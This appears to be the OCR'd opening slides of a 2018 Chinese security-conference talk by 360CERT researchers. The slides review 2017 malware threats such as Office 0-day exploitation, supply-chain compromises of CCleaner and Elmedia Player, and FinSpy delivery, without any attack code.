4/25-26

XKungfoo 2018 信息安全交流大会

2017年恶意代码威胁回顾和快速分析实践

关于我们

王继勤

360CERT-安全研究员，主要擅长二进制逆向分析、代码混淆、代码虚拟化等技术，发布过多份病毒分析报告，在国内逆向界某知名论坛发表过多篇技术文章，多次参与重大网络安全事件的应急响应工作。
wangjiqin@360.cn
https://www.cnponer.com

侯敬宜

360CERT-安全研究员，学习的方向主要是二进制逆向，发布过多份漏洞分析报告和病毒分析报告，多次参与重大网络安全事件的应急响应工作。
houjingyi@360.cn
https://bbs.pediy.com/user-734571.htm

关于我们


360CERT成立于2017年5月，专注于互联网上游应急响应、网络攻防研究、恶意软件分析，在全网资产测绘、安全漏洞事件分析方面有深厚积累。团队成员先后在国内外知名会议发表演讲，是一个年轻且有强大安全能力的团队。

360网络安全响应中心

https://cert.360.cn

2017年都有哪些影响较大的恶意代码(病毒/后门/APT/恶意文档…)？

多个office 0day漏洞被野外利用，多家机构相继发布office漏洞有关的总结性报告




2017年度安全报告—Office

2017-12-29 22:26


微软的 Office 套件在全球范围内的各个平台拥有广泛用户，它的安全问题一直是信息安全 行业关注的一个重点。根据调查，2017 的网络攻击行为依然在大量使用 Office 相关漏洞。 通过对漏洞文档抽样分析，发现攻击者最喜欢利用的载体为 Office, 其次是 RTF（Rich Text Format）。除了自身漏洞的利用，还会复合其他漏洞到 Office 攻击场景中。本文是 360CERT 对 2017 年 Office 相关漏洞的总结。

报告下载: 2017年度安全报告--Office.pdf



文档型漏洞攻击研究报告


360安全卫士 2017-07-06 共429449人围观 ，发现 3 个不明物体 安全报告 漏洞



2017年恶意Office文档攻击研究报告

腾讯电脑管家 2018-02-22 共150270人围观 ，发现 1 个不明物体 系统安全


供应链攻击中多个流行软件中招



CCleaner®

CCleaner is the number-one tool for cleaning your PC.
It protects your privacy and makes your computer faster and more secure!


Are you a business user? Click here



Elmedia Player.ap_

Name	Date Modified	Size
▼ Contents	7:59 AM	--
▶ _CodeSignature	7:59 AM	--
Info.plist	7:59 AM	2 KB
▼ MacOS	8:00 AM	--
Elmedia Player 🔴	8:00 AM	45 KB
PkgInfo	7:59 AM	8 bytes
▼ Resources	2:41 PM	--
.pl.zip 🔴	7:59 AM	1.2 MB
AppIcon.icns	7:59 AM	890 KB
▶ Base.lproj	7:59 AM	--
Elmedia Player 🟢	7:59 AM	86.2 MB

APT攻击中多个office 0day漏洞用来投递finspy

